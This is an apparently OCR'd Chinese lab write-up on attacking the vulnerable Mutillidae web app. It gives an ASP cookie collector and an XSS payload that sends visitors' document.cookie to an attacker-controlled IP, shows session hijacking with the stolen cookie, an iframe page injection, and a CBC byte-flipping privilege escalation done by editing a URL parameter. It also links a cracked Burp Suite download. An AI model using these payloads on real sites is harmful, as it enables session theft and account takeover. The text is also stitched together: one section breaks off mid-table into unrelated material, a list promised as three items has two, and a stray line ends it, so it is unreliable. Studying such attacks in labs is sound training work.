
1 cookie窃取及利用

通过插入JavaScript脚本来窃取访问者的cookie

这一步类似于之前的那个alert，但是在窃取中，需要将这个日志给传输到攻击者所拥有的服务器中，首先是服务器的部署，我在这里使用的是自己的阿里云服务器，新建一个cookie.asp文件，并将其放入服务器中，文件内容如下：

```
<html>

<title>xx</title>

<body>

<%testfile = Server.MapPath("code.txt")  //先构造一个路径，也就是取网站根目录，创造一个在根目录下的code.txt路径，保存在testfile中

msg = Request("msg")  //获取提交过来的msg变量，也就是cookie值

set fs = server.CreateObject("scripting.filesystemobject") //创建一个fs对象

set thisfile = fs.OpenTextFile(testfile,8,True,0)

thisfile.WriteLine(""&msg&"") //向code.txt中写入获取来的cookie

thisfile.close()  //关闭

set fs = nothing%>

</body>

</html>
```

部署好服务器后，登录faker用户在blog中插入JavaScript脚本实现cookie盗取功能：


Add blog for faker

Note: <b>,<i> and <u> are now allowed in blog entries


```
<script>window.open('[redacted]/cookie.asp?
msg='+document.cookie)</script>
```

这里使用的JavaScript脚本为：

`<script>window.open('http://(IP)/cookie.asp?msg='+document.cookie)</script>`

该脚本实现读取访问日志，并且将其发送到指定的位置中。

点击Sava进行博客的提交，然后使用test用户来查看这个博客，然后登录服务器查看code.txt文件，可以看到test此次访问的cookie已经被盗取：



```
showhints=1; username=faker; uid=24; PHPSESSID=rdtm07scer34mc8mpp2tne
```

接下来，可以通过使用Tamper Data插件，使用Start Tamper抓取登录信息，并在途中的cookie一栏中将其替换成抓取到的cookie，以此来实现test用户的登录。


2 网页插入

通过插入脚本插入其他网页。

这个应用比较复杂，可以通过插入语句以实现跳转到其他网页，也可以直接修改当前页以盗取信息，这里进行一个比较简单的操作，主要是在博客中插入超链接实现将博客内容改为百度首页，登录faker用户编辑博客内容为：

`<iframe src="https://www.baidu.com" />`

通过插入这条博客，可以将用户访问的博客内容修改为百度搜索首页，点击Save后使用test访问faker的博客内容：


2 Current Blog Entries

Name	Date	Comme
faker	2018-08-15 16:27:01	

使用CBC反转来实现用户权限的提升。

主要工作为三个：

1. burpsuite安装；
2. CBC反转权限提升。

在burpsuite的安装中，这里我找了一个破解版的进行安装，且经过测试可以使用。

安装全过程：https://blog.csdn.net/liuhuaijin/article/details/77768690


破解版下载链接：https://www.jb51.net/softs/590164.html

2.1 CBC反转简介

这里根据之前学的一些密码学知识和今天的实践，总结下CBC反转的主要原理。

2.1.1 CBC加密过程

首先是CBC加密模式的加密过程：



其中的各个量如下。

Plaintext：待加密的数据。

IV：用于随机化加密的比特块，保证即使对相同明文多次加密，也可以得到不同的密文。

Key：被一些如AES的对称加密算法使用。

Ciphertext：加密后的数据。

在这里重要的一点是，CBC工作于一个固定长度的比特组，将其称之为块。


参照网上一篇博客的总结，可以将其概括为如下公式：

Ciphertext-0 = Encrypt(Plaintext XOR IV)—只用于第一个组块Ciphertext-N= Encrypt(Plaintext XOR Ciphertext-N-1)—用于第二及剩下的组块

从上面的公式和图来看，CBC模式最大的特点便是前一块的密文用来产生后一块的密文。

而很显然，我们在反转过程中，也是需要利用CBC解密的原理的。


2.1.2 CBC解密过程



解密实际上是加密的一个逆运算，依旧是总结成一个公式：


Plaintext-0 = Decrypt(Ciphertext) XOR IV—只用于第一个组块Plaintext-N= Decrypt(Ciphertext) XOR Ciphertext-N-1—用于第二及剩下的组块

这里可以看到，Ciphertext-N-1(密文-N-1)是用来产生下一块明文；这就是字节翻转攻击开始发挥作用的地方。如果我们改变Ciphertext-N-1(密文-N-1)的一个字节，然后与下一个解密后的组块异或，我们就可以得到一个不同的明文了！也就是说，可以用下面这张图来概括下CBC反转攻击的过程：



2.2 CBC字节反转攻击

下面进行CBC反转攻击，先看到网页页面：



User Privilege Level


Application ID A1B2
User ID 100 (Hint: 0X31 0X30 0X30)
Group ID 100 (Hint: 0X31 0X30 0X30)

Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.

Security level 1 requires three times more work but is not any harder to solve.

这里大意就是，需要将用户ID和组ID都等于“000”才能成为root用户。

先看下包里面有没有什么参数可以改，这里是可以使用burpsuite抓包的，但是这里用简单一点的，就不用burpsuite了，直接使用F12看就可以：




```
X-XSS-Protection: 0
GET /mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba HTT
1.1
Host: 127.0.0.1
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Nexus 5 Build/MRA58N) AppleWebKit/537.36 (KHTML, like G
ko) Chrome/68.0.3440.106 Mobile Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1/mutillidae/index.php?page=privilege-escalation.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: showhints=1; PHPSESSID=k8u7f5uiabrm7h6p0ks1gr55f6
```

这里可以看到，在get中有这样的一长串字符，除此之外便没有其他参数有可能和CBC有关了，所以可以尝试修改整个参数来看看页面内容是否变化，以检查是否是这个参数，这里的话可能是因为现在的mutillidae的安全等级比较低，所以在url处就有这样的iv参数，这里直接对这个参数进行修改即可检查。

```
27.0.0.1/mutillidae/index.php?page=view-user-privilege-level.php&iv=6bc24fc1ab650b25b4114e93a98f1eba
```

随意修改前两个字符试试，可以看到页面发生了变化：

```
7.0.0.1/mutillidae/index.php?page=view-user-privilege-level.php&iv=85c24fc1ab650b25b4114e93a98f1eba
```



User Privilege Level

Application ID ¯1B2
User ID 100 (Hint: 0X31 0X30 0X30)
Group ID 100 (Hint: 0X31 0X30 0X30)

Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.

Security level 1 requires three times more work but is not any harder to solve.

很显然，这里说明是存在CBC反转攻击漏洞的，那么下一步就是要找出那几位是影响User ID和Group ID的，然后对其进行CBC反转运算以实现攻击目标。

采用一个字节一个字节（这里是16进制数，也就是说每两位便是一个字节）尝试的方法，经过几次尝试之后发现，第5个字节到第7个字节改变时User ID发生变化，第8到第10个字节发生改变时Group ID发生变化，于是下面我们对这几位进行修改以实现将UID和GID置为“000”。（此处其实可以直接根据下面的字符个数来判断，一个字符占一个字节，但是谨慎起见，建议还是按字节进行尝试）

下一步进行CBC的反转，利用上述CBC反转介绍中的知识，实际上就是相连的三个异或操作，那么只要反推一下便可以得到“000”的密文了。


根据页面上的提示，“1”的ASCALL码为0x31，“0”则为0x30，那么我们假设此时在User ID处“100”的加密密钥为key，“0”加密后的密文为M1，则可以列以下公式：

key xor 0xab = 0x31

key xor 0x30 = M

可以解得M1=0xaa。

同理反推出Group ID处M2=0x24。将其填入url中，可以看到以下页面，此处已经将UID和GID都置为了“000”，并且出现了“User is root”的提示，此时CBC反转攻击成功，用户权限提升：



User is root!

User Privilege Level

Application ID A1B2
User ID 000 (Hint: 0X30 0X30 0X30)
Group ID 000 (Hint: 0X30 0X30 0X30)

Note: UID/GID "000" is root.
You need to make User ID and Group ID equal to "000" to become root user.


Security level 1 requires three times more work but is not any harder to solve.

3.总结

今天的CBC反转攻击算是密码学在web安全上的运用中比较基础的吧，能够直接在url上进行修改而不用抓包改包，也是让我觉得蛮意外的。另外也是第一次使用密码学来进行web攻击，通过这样一个比较基础的攻击尝试，也对密码学有了一些更加深入的理解和认识，难怪说密码学能够算得上是衡量国家国力的一个标准，毕竟能够有自主安全的密码算法的话，不仅数据安全能够有比较大的保障，一些重要的机构平台或者网络也是能够依靠密码算法来获得一个更加安全的运行环境的。

在Proxy--Intersept页面，将Intersept设置为on。

